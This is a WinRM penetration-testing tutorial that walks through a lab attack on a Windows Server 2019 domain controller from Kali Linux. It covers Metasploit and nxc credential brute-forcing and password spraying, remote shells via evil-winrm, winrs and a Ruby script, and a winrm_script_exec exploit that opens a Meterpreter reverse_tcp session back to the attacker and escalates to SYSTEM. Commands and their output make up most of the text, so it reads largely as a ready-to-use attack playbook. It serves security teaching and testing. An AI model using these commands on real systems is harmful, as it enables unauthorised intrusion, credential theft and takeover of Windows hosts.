

WinRM

Penetration Testing





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Introduction

WinRM Penetration Testing plays a crucial role in assessing the security of **Windows environments**. This guide further explores **lateral movement**, **remote shell access**, and **exploitation techniques** using tools like **PowerShell**, **Nmap**, and **Metasploit**. **Windows Remote Management (WinRM)**, developed by Microsoft, helps users remotely manage hardware and operating systems on **Windows machines**. It forms a key part of the **Windows Management Framework** and implements the **WS-Management Protocol**, a standard web services protocol designed for remote management of software and hardware. Notably, **WS-Management** uses **SOAP** and supports the **XML schema**. **WinRM** communicates over **port 5985** for **HTTP transport** and **5986** for **HTTPS Transport**.

Lab Setup

Target Machine: Windows Server 2019 (192.168.31.70)

Standalone Individual Machine: Windows 10

Attacker Machine: Kali Linux (192.168.31.141)

To Perform lab setup, we need to enable and configure the WinRM service on both the server and an individual machine. Here we are using the Windows 10 as an individual machine and the server as Windows Server 2019.

First, we will configure the WinRM using PowerShell on the Windows Server 2019, the following procedure can be used:

Execution Policy Bypass:

In order to run some scripts or perform any task the execution policy needs to be bypassed. This method does not change the system-wide execution policy and only applies to the current PowerShell session. Following is the command:

```
powershell -ep bypass
```

Enable-PSRemoting:

The **Enable-PSRemoting** cmdlet configures the computer to receive PowerShell remote commands that are sent by using the WS-Management technology. Following is the command:

```
Enable-PSRemoting -force
```

WinRM config:

By default, WinRM listens on port 5985 for HTTP and 5986 for HTTPS. Also, there is a flexibility to allow connections from specific remote hosts. Here we are using the wildcard character (*) for all the machines on the network. Following are the commands:

```
winrm quickconfig -transport:https  
Set-Item wsman:\localhost\client\trustedhosts *
```

Restart service:

After the configuration is complete, now the service can be restarted using the following command:



Restart-Service WinRM

```
PS C:\Users\Administrator> powershell -ep bypass ←
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> Enable-PSRemoting -force ←
PS C:\Users\Administrator> winrm quickconfig -transport:https ←
WinRM service is already running on this machine.
WSManFault
    Message
        ProviderFault
            WSMANFault
                Message = Cannot create a WinRM listener on HTTPS because this machi
Error number: -2144108267 0x80338115
Cannot create a WinRM listener on HTTPS because this machine does not have an approp
PS C:\Users\Administrator> Set-Item wsman:\localhost\client\trustedhosts * ←
WinRM Security Configuration.
This command modifies the TrustedHosts list for the WinRM client. The computers in t
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"):
PS C:\Users\Administrator> Restart-Service WinRM ←
PS C:\Users\Administrator>
```

There is one more configuration that we need to do is to add the **administrator** user in the local group **Remote Management Users**.

```
net localgroup "Remote Management Users" /add administrator
```

```
PS C:\Users\Administrator> net localgroup "Remote Management Users" /add administrator ←
The command completed successfully.
PS C:\Users\Administrator>
```

Now to configure on the individual machine, we are going to perform the same action which we followed in case of server configuration. It can be noticed that **Enable-PSRemoting** command gives an error however the command will be executed successfully.



```
C:\Windows\system32>powershell ←  
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
PS C:\Windows\system32> Enable-PSRemoting -force ←  
WinRM is already set up to receive requests on this computer.  
Set-WSManQuickConfig : <f:WsmFault xmlns:f="http://schemas.microsoft.com/wbem/wsman/1/wsmanfault" Code="2150859113" Message="The WinRM service is not running on this machine. Please start the WinRM service or change the WinRM setting to either Domain or Private and try again. </f:Message></f:WsmFault></f:ProviderFault></f:Exception></f:Fault></f:WsmFault>  
At line:116 char:17  
+             Set-WSManQuickConfig -force  
+  
+ CategoryInfo          : InvalidOperation: () [Set-WSManQuickConfig], InvalidOperationException  
+ FullyQualifiedErrorId : WsManError,Microsoft.WSMan.Management.SetWSManQuickConfig  
PS C:\Windows\system32> winrm quickconfig -transport:https ←  
WinRM service is already running on this machine.  
WsmFault  
    Message  
        ProviderFault  
            WsmFault  
                Message = Cannot create a WinRM listener on HTTPS because this machine does not have an appropriate certificate installed. Try using a self-signed certificate.  
, or self-signed. ←  
Error number: -2144108267 0x80338115  
Cannot create a WinRM listener on HTTPS because this machine does not have an appropriate certificate installed.  
PS C:\Windows\system32> Set-Item wsman:\localhost\client\trustedhosts * ←  
  
WinRM Security Configuration.  
This command modifies the TrustedHosts list for the WinRM client. The computers in the list can be reached over HTTPS.  
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"):  
PS C:\Windows\system32> Restart-Service WinRM ←
```

Testing the connection

We can check the connection using test-wsman, if the connection is successful then the command will return the version details.

```
test-wsman -computername "192.168.31.70"
```

```
PS C:\Users\IEUser> test-wsman -computername "192.168.31.70" ←  
www.hackingarticles.in  
wsmid           : http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.xsd  
ProtocolVersion : http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd  
ProductVendor   : Microsoft Corporation  
ProductVersion  : OS: 0.0.0 SP: 0.0 Stack: 3.0
```

Lateral Movement (Locally)

Since the service is active, now we can try different ways to move laterally by directly using the WinRM service. Here we are assuming that we have already obtained the initial access in the system as a user now we are trying to move laterally.



Connecting server using Enter-PSSession

You can use the **Enter-PSSession** cmdlet to connect to the **remote server** by specifying the **ComputerName** (target machine) and the **Credential** (trusted remote account). Once you establish the connection, you can run **system commands** directly on the target.

```
Enter-PSSession -ComputerName 192.168.31.70 -Credential administrator  
Systeminfo
```

```
PS C:\Users\IEUser> Enter-PSSession -ComputerName 192.168.31.70 -Credential administrator ←  
[192.168.31.70]: PS C:\Users\Administrator\Documents> systeminfo ←  
  
Host Name: DC1  
OS Name: Microsoft Windows Server 2019 Standard Evaluation  
OS Version: 10.0.17763 N/A Build 17763  
OS Manufacturer: Microsoft Corporation  
OS Configuration: Primary Domain Controller  
OS Build Type: Multiprocessor Free  
Registered Owner: Windows User  
Registered Organization:  
Product ID: 00431-10000-0000-AA885  
Original Install Date: 7/8/2024, 1:19:23 PM  
System Boot Time: 7/10/2024, 1:13:48 AM  
System Manufacturer: VMware, Inc.  
System Model: VMware7.1  
System Type: x64-based PC  
Processor(s): 2 Processor(s) Installed.  
[01]: Intel64 Family 6 Model 165 Stepping 5 GenuineIntel ~2904 Mhz  
[02]: Intel64 Family 6 Model 165 Stepping 5 GenuineIntel ~2904 Mhz  
BIOS Version: VMware, Inc. VMW71.00V.16722896.B64.2008100651, 8/10/2020  
Windows Directory: C:\Windows  
System Directory: C:\Windows\system32  
Boot Device: \Device\HarddiskVolume2  
System Locale: en-us;English (United States)  
Input Locale: en-us;English (United States)  
Time Zone: (UTC-08:00) Pacific Time (US & Canada)  
Total Physical Memory: 8,191 MB  
Available Physical Memory: 6,485 MB  
Virtual Memory: Max Size: 10,111 MB  
Virtual Memory: Available: 8,466 MB  
Virtual Memory: In Use: 1,645 MB  
Page File Location(s): C:\pagefile.sys  
Domain: ignite.local  
Logon Server: \\DC1  
Hotfix(s): 3 Hotfix(s) Installed.  
[01]: KB4514366  
[02]: KB4512577  
[03]: KB4512578  
Network Card(s): 1 NIC(s) Installed.  
[01]: Intel(R) 82574L Gigabit Network Connection  
Connection Name: Ethernet0  
DHCP Enabled: No  
IP address(es)
```



Connecting server using winrs

winrs is another command which uses WinRM service to connect to remote systems and execute the commands.

```
winrs -r:192.168.31.70 -u:workstation\administrator -p:Ignite@987 ipconfig
```

```
PS C:\Users\IEUser> winrs -r:192.168.31.70 -u:workstation\administrator -p:Ignite@987 ipconfig ←  
www.hackingarticles.in  
Windows IP Configuration  
  
Ethernet adapter Ethernet0:  
  
Connection-specific DNS Suffix . :  
IPv4 Address . . . . . : 192.168.31.70  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 192.168.31.1
```

It can also be used to get an interactive shell where we can run the commands afterwards directly.

```
winrs -r:192.168.31.70 -u:workstation\administrator -p:Ignite@987 CMD
```

```
PS C:\Users\IEUser> winrs -r:192.168.31.70 -u:workstation\administrator -p:Ignite@987 CMD ←  
Microsoft Windows [Version 10.0.17763.737]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Users\Administrator>whoami  
whoami www.hackingarticles.in  
ignite\administrator
```

Connecting server using Powershell

Additionally, you can connect using **PowerShell Invoke-Command**. Here, you must provide the host name in the **ComputerName** parameter and the account name in the **Credential** parameter. You should also set the **Authentication** type as **Negotiate**. When you use **Negotiate**, **PowerShell** will initially try **Kerberos authentication** and, if it fails, it will switch to **NTLM**. However, in environments outside a domain, providing credentials becomes essential. You can also input the command using the **ScriptBlock** parameter.

```
Invoke-Command -ComputerName "192.168.31.70" -Credential workgroup\administrator -  
Authentication Negotiate -Port 5985 -ScriptBlock {ipconfig /all}
```



```
PS C:\Users\IEUser> Invoke-Command -ComputerName "192.168.31.70" -Credential workstation\administrator -Authentication Negotiate -Port 5985 -ScriptBlock {ipconfig /all} ←
Windows IP Configuration
Host Name . . . . . : DC1
Primary Dns Suffix . . . . . : ignite.local
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : ignite.local

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
Description . . . . . : Intel(R) 82574L Gigabit Network Connection
Physical Address. . . . . : 00-0C-29-4D-15-81
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . . : Yes
IPv4 Address. . . . . : 192.168.31.70(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.31.1
DNS Servers . . . . . : 192.168.31.70
                                         8.8.8.8
NetBIOS over Tcpip. . . . . : Enabled
```

Moreover, you can create a **cred object** to handle credentials, where the password serves as an argument. To create a **SecureString**, include the **-AsPlainText** and **-Force** parameters; otherwise, the command will fail. Finally, you can pass this **SecureString** as a variable into the **cred object**, which you create using the **System.Management.Automation** namespace and the **PSCredential** class.

```
$pass = ConvertTo-SecureString 'Ignite@987' -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential ('workstation\administrator', $pass)
Invoke-Command -ComputerName 192.168.31.70 -Credential $cred -ScriptBlock { ipconfig }
```

```
PS C:\Users\IEUser> $pass = ConvertTo-SecureString 'Ignite@987' -AsPlainText -Force ←
PS C:\Users\IEUser> $cred = New-Object System.Management.Automation.PSCredential ('workstation\administrator', $pass) ←
PS C:\Users\IEUser> Invoke-Command -ComputerName 192.168.31.70 -Credential $cred -ScriptBlock { ipconfig } ←
Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 192.168.31.70
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.31.1
PS C:\Users\IEUser>
```



Lateral Movement (Remotely)

Scanning

To connect with the WinRM service remotely, first we need to perform the enumeration.

```
nmap -p5985,5986 -sV 192.168.31.70
```

It can be seen that the port 5985 is open and it supports the HTTP for WinRM connections.

```
└─(root㉿kali)-[~]
  # nmap -p5985,5986 -sV 192.168.31.70 ←

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 04:19 EDT
Nmap scan report for 192.168.31.70
Host is up (0.00032s latency).

PORT      STATE SERVICE VERSION
5985/tcp  open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp  closed wsmans
MAC Address: 00:0C:29:4D:15:81 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Identifying the WinRM authentication methods

The **winrm_auth_methods** auxiliary in Metasploit module can be used to determine the authentication methods. If the WinRM is supported this auxiliary will

```
use auxiliary/scanner/winrm/winrm_auth_methods
set rhosts 192.168.31.70
run
```

```
msf6 > use auxiliary/scanner/winrm/winrm_auth_methods ←
msf6 auxiliary(scanner/winrm/winrm_auth_methods) > set rhosts 192.168.31.70
rhosts ⇒ 192.168.31.70
msf6 auxiliary(scanner/winrm/winrm_auth_methods) > run

[+] 192.168.31.70:5985: Negotiate protocol supported
[+] 192.168.31.70:5985: Kerberos protocol supported
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

WinRM login brute force

The brute force on WinRM can also be performed to enumerate the successful credentials. Here we are using the **auxiliary/scanner/winrm/winrm_login** inside Metasploit module. Here we are keeping the DOMAIN as default i.e., WORKSTATION. We can specify the usernames in user_file and the passwords in the pass_file.



```
use auxiliary/scanner/winrm/winrm_login
set rhosts 192.168.31.70
set user_file users.txt
set pass_file pass.txt
set password N/A
run
sessions 1
```

Once the valid credentials are found, the session is obtained.



```
[root@kali]~# msfconsole -q
msf6 > use auxiliary/scanner/winrm/winrm_login ←
msf6 auxiliary(scanner/winrm/winrm_login) > set rhosts 192.168.31.70
rhosts => 192.168.31.70
msf6 auxiliary(scanner/winrm/winrm_login) > set user_file users.txt
user_file => users.txt
msf6 auxiliary(scanner/winrm/winrm_login) > set pass_file pass.txt
pass_file => pass.txt
msf6 auxiliary(scanner/winrm/winrm_login) > set password N/A
password => N/A
msf6 auxiliary(scanner/winrm/winrm_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\raj:N/A (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\raj:password (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\raj:Ignite@987 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\raj:Password@123 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\raj:123 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\raj:1234 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\aarati:N/A (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\aarati:password (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\aarati:Ignite@987 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\aarati:Password@123 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\aarati:123 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\aarati:1234 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\administrator:N/A (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\administrator:password (Incorrect: )
[+] 192.168.31.70:5985 - Login Successful: WORKSTATION\administrator:Ignite@987
[*] Command shell session 1 opened (192.168.31.141:36615 → 192.168.31.70:5985) at
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\ieuser:N/A (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\ieuser:password (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\ieuser:Ignite@987 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\ieuser:Password@123 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\ieuser:123 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\ieuser:1234 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\geet:N/A (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\geet:password (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\geet:Ignite@987 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\geet:Password@123 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\geet:123 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\geet:1234 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\komal:N/A (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\komal:password (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\komal:Ignite@987 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\komal:Password@123 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\komal:123 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\komal:1234 (Incorrect: )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/winrm/winrm_login) > sessions 1 ←
[*] Starting interaction with 1...

Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>
```



Password spray using nxc

nxc can be used to perform password spray on the WinRM service, we just need to pass the username and password file as input.

```
nxc winrm 192.168.31.70 -u users.txt -p pass.txt
```

```
(root㉿kali)-[~]
# nxc winrm 192.168.31.70 -u users.txt -p pass.txt ←
WINRM      192.168.31.70  5985  DC1          [*] Windows 10 / Server 2019 Build 17763 (name:DC1)
WINRM      192.168.31.70  5985  DC1          [-] ignite.local\raj:password
WINRM      192.168.31.70  5985  DC1          [-] ignite.local\aaarti:password
WINRM      192.168.31.70  5985  DC1          [-] ignite.local\administrator:password
WINRM      192.168.31.70  5985  DC1          [-] ignite.local\ieuser:password
WINRM      192.168.31.70  5985  DC1          [-] ignite.local\geet:password
WINRM      192.168.31.70  5985  DC1          [-] ignite.local\komal:password
WINRM      192.168.31.70  5985  DC1          [-] ignite.local\raj:Ignite@987
WINRM      192.168.31.70  5985  DC1          [-] ignite.local\aaarti:Ignite@987
WINRM      192.168.31.70  5985  DC1          [+] ignite.local\administrator:Ignite@987 (Pwn3d!)
```

Once the valid username and password is obtained we can login into the remote system using **evil-winrm** tool.

```
evil-winrm -i 192.168.31.70 -u administrator -p Ignite@987
```

```
(root㉿kali)-[~]
# evil-winrm -i 192.168.31.70 -u administrator -p Ignite@987 ←
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quo
Data: For more information, check Evil-WinRM GitHub: https://github.com/
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

We can also directly run the commands by giving the **-x** flag using **nxc**, after the valid credentials are found.

```
nxc winrm 192.168.31.70 -u administrator -p Ignite@987 -x ipconfig
```

```
(root㉿kali)-[~]
# nxc winrm 192.168.31.70 -u administrator -p Ignite@987 -x ipconfig ←
WINRM      192.168.31.70  5985  DC1          [*] Windows 10 / Server 2019 Build 17763 (name:DC1)
WINRM      192.168.31.70  5985  DC1          [+] ignite.local\administrator:Ignite@987 (Pwn3d!)
WINRM      192.168.31.70  5985  DC1          [+] Executed command (shell type: cmd)

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . . . . . : 192.168.31.70
IPv4 Address . . . . . : 192.168.31.70
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.31.1
```



Exploiting WinRM using Metasploit

Once we have found the valid credentials, we can perform command execution using the **auxiliary/scanner/winrm/winrm_cmd** inside **Metasploit**. Following are the commands:

```
use auxiliary/scanner/winrm/winrm_cmd
set cmd ipconfig
set username administrator
set password Ignite@987
run
```

```
msf6 > use auxiliary/scanner/winrm/winrm_cmd ←
msf6 auxiliary(scanner/winrm/winrm_cmd) > set rhosts 192.168.31.70
rhosts => 192.168.31.70
msf6 auxiliary(scanner/winrm/winrm_cmd) > set cmd ipconfig
cmd => ipconfig
msf6 auxiliary(scanner/winrm/winrm_cmd) > set username administrator
username => administrator
msf6 auxiliary(scanner/winrm/winrm_cmd) > set password Ignite@987
password => Ignite@987
msf6 auxiliary(scanner/winrm/winrm_cmd) > run
```

```
Windows IP Configuration
```

```
Ethernet adapter Ethernet0:
```

```
Connection-specific DNS Suffix . . . .
IPv4 Address . . . . . : 192.168.31.70
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.31.1
```

```
[+] Results saved to /root/.msf4/loot/20240710042950_default_192.168.31.70
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We can also take the meterpreter session, one we have the valid credentials. The **exploit/windows/winrm/winrm_script_exec** can be used to execute the script. This exploit automatically tries to perform privilege escalation by migrating to a system level process.

```
use exploit/windows/winrm/winrm_script_exec
set rhosts 192.168.31.70
set username administrator
set password Ignite@987
run
```



```
msf6 > use exploit/windows/winrm/winrm_script_exec ←
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/winrm/winrm_script_exec) > set rhosts 192.168.31.70
rhosts ⇒ 192.168.31.70
www.hackingarticles.in
msf6 exploit(windows/winrm/winrm_script_exec) > set username administrator
username ⇒ administrator
msf6 exploit(windows/winrm/winrm_script_exec) > set password Ignite@987
password ⇒ Ignite@987
msf6 exploit(windows/winrm/winrm_script_exec) > run

[*] Started reverse TCP handler on 192.168.31.141:4444
[*] Checking for Powershell 2.0
[-] You selected an x86 payload for an x64 target ... trying to run in compat mode
[*] Grabbing %TEMP%
[*] Uploading powershell script to C:\Users\ADMINI~1\AppData\Local\Temp\CRssFfhq.ps1 (This may take a few minutes) ...
[*] Attempting to execute script...
[*] Sending stage (176198 bytes) to 192.168.31.70
[*] Session ID 2 (192.168.31.141:4444 → 192.168.31.70:52898) processing InitialAutoRunScript 'post/windows/manage/priv_migrate'
[*] Current session process is powershell.exe (916) as: IGNITE\Administrator
[*] Session is Admin but not System.
[*] Will attempt to migrate to specified System level process.
[-] Could not migrate to services.exe.
[-] Could not migrate to wininit.exe.
[*] Trying svchost.exe (880)
[+] Successfully migrated to svchost.exe (880) as: NT AUTHORITY\SYSTEM
[*] Meterpreter session 2 opened (192.168.31.141:4444 → 192.168.31.70:52898) at 2024-07-10 04:31:48 -0400

meterpreter > sysinfo
Computer       : DC1
OS             : Windows Server 2019 (10.0 Build 17763).
Architecture   : x64
System Language : en_US
Domain         : IGNITE
Logged On Users : 8
Meterpreter     : x64/windows
```

WQL (WMI Query Language) is a specialized subset of **SQL (Structured Query Language)**, specifically designed for querying data within the **Windows Management Instrumentation (WMI)** framework.

Once you obtain **valid credentials** for the **WinRM service**, you can exploit the **WMI functionality** to execute arbitrary **WQL queries** on the **target system**. Additionally, the module stores the results of these queries as **loot** for later analysis.

For example, you can provide a **WQL query** to retrieve the **Name** and **Status** of services from the **Win32_Service** class.

```
use auxiliary/scanner/winrm/winrm_wql
set rhosts 192.168.31.70
set username administrator
set password Ignite@987
set wql Select Name,Status from Win32_Service
run
```



```
msf6 > use auxiliary/scanner/winrm/winrm_wql ←
msf6 auxiliary(scanner/winrm/winrm_wql) > set rhosts 192.168.31.70
rhosts ⇒ 192.168.31.70
msf6 auxiliary(scanner/winrm/winrm_wql) > set username administrator
username ⇒ administrator
msf6 auxiliary(scanner/winrm/winrm_wql) > set password Ignite@987
password ⇒ Ignite@987
msf6 auxiliary(scanner/winrm/winrm_wql) > [set wql Select Name,Status from Win32_Service]
wql ⇒ Select Name,Status from Win32_Service
msf6 auxiliary(scanner/winrm/winrm_wql) > run

[+] Select Name,Status from Win32_Service (192.168.31.70)

          name           status
          _____
ADWS          OK
AJRouter      OK
ALG           OK
AppIDSvc     OK
AppMgmt       OK
AppReadiness  OK
AppVClient    OK
AppXSvc       OK
Appinfo        OK
AudioEndpointBuilder  OK
Audiosrv      OK
AxInstSV      OK
BFE           OK
BITS          OK
BTAGService   OK
BrokerInfrastructure  OK
BthAvctpSvc   OK
CDPSvc         OK
CDPUserSvc_39258  OK
COMSysApp     OK
CaptureService_39258  OK
CertPropSvc   OK
ClipSVC        OK
ConsentUxUserSvc_39258  OK
CoreMessagingRegistrar  OK
CryptSvc       OK
CscService     OK
DFSR           OK
DNS            OK
DPS            OK
DcomLaunch     OK
DevQueryBroker  OK
DeviceAssociationService  OK
DeviceInstall   OK
DevicePickerUserSvc_39258  OK
DevicesFlowUserSvc_39258  OK
Dfs             OK
Dhcp           OK
DiagTrack      OK
DmEnrollmentSvc  OK
Dnscache       OK
```



Connecting remote shell using docker

We can execute a **Docker** image of PowerShell with NTLM support to allow for PS-Remoting from Linux to Windows. After the connection we can supply the valid credentials and get the session through Enter-PSSession.

```
docker run -it quickbreach/powershell-ntlm
$creds = Get-Credential
Enter-PSSession -ComputerName 192.168.31.70 -Authentication Negotiate -Credential $creds
```

The screenshot shows a terminal session on a Kali Linux host. The user runs a Docker container with the command `# docker run -it quickbreach/powershell-ntlm`. This starts a PowerShell instance on the Windows host. The user then enters `$creds = Get-Credential` to prompt for credentials. They provide the administrator account and password. Finally, they run `Enter-PSSession -ComputerName 192.168.31.70 -Authentication Negotiate -Credential $creds` to establish a session. Once connected, they run `ipconfig` to check network configuration.

Connecting remote shell using Ruby script

We can also connect to the remote server which has WinRM enabled using a ruby script. The script can be downloaded from here:

https://raw.githubusercontent.com/Alamot/code-snippets/master/winrm/winrm_shell_with_upload.rb

We need to modify this script by giving a valid username, password and endpoint.

```
cat winrm_shell_with_upload.rb
```



```
(root㉿kali)-[~]
# cat winrm_shell_with_upload.rb
require 'winrm-fs'

# Author: Alamot
# To upload a file type: UPLOAD local_path remote_path
# e.g.: PS> UPLOAD myfile.txt C:\temp\myfile.txt

conn = WinRM::Connection.new(
    endpoint: 'http://192.168.31.70:5985/wsman',
    transport: :ssl,
    user: 'administrator',
    password: 'Ignite@987',
    :no_ssl_peer_verification => true
)

file_manager = WinRM::FS::FileManager.new(conn)

class String
  def tokenize
    self.
      split(/s(=(?:[^"]|'[^']*'|"[^"]*")*$)/).
      select{|s| not s.empty? }.
      map{|s| s.gsub(/(^ )|(^$)|(^[']+)|(['']+$)/,'')}
  end
end

command=""

conn.shell(:powershell) do |shell|
  until command == "exit\n" do
    output = shell.run("-join($id,'PS ',$(whoami),'@',$env:comp")
    print(output.output.chomp)
    command = gets
    if command.start_with?('UPLOAD') then
      upload_command = command.tokenize
      print("Uploading " + upload_command[1] + " to " + upload_
        file_manager.upload(upload_command[1], upload_command[2]
          puts("#{bytes_copied} bytes of #{total_bytes} bytes")
        end
      command = "echo `nOK`n"
    end

    output = shell.run(command) do |stdout, stderr|
      STDOUT.print(stdout)
      STDERR.print(stderr)
    end
  end
  puts("Exiting with code #{output.exitcode}")
end
```



Once we have modified the script, we can execute it using ruby.

```
ruby winrm_shell_with_upload.rb  
ipconfig /all
```

```
└─(root㉿kali)-[~]  
  # ruby winrm_shell_with_upload.rb ←  
  PS ignite\administrator@DC1 Documents> ipconfig /all ←  
  
Windows IP Configuration  
  
  Host Name . . . . . : DC1  
  Primary Dns Suffix . . . . . : ignite.local  
  Node Type . . . . . : Hybrid  
  IP Routing Enabled. . . . . : No  
  WINS Proxy Enabled. . . . . : No  
  DNS Suffix Search List. . . . . : ignite.local  
  
Ethernet adapter Ethernet0:  
  
  Connection-specific DNS Suffix . . .  
  Description . . . . . . . . . : Intel(R) 82574L Gigabit Ne  
  Physical Address . . . . . . . . . : 00-0C-29-4D-15-81  
  DHCP Enabled. . . . . . . . . : No  
  Autoconfiguration Enabled . . . . . : Yes  
  IPv4 Address. . . . . . . . . : 192.168.31.70(Preferred)  
  Subnet Mask . . . . . . . . . : 255.255.255.0  
  Default Gateway . . . . . . . . : 192.168.31.1  
  DNS Servers . . . . . . . . . : 192.168.31.70  
                                8.8.8.8  
  NetBIOS over Tcpip. . . . . . . . : Enabled
```

Conclusion

WinRM proves highly useful in day-to-day tasks. However, if you fail to configure it properly, attackers can exploit it to gain **shell access**. Therefore, you should assign **authentication permissions** only to **trusted users**, not to everyone.

Reference:

<https://infra.newerasec.com/infrastructure-testing/enumeration/services-ports/winrm>

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
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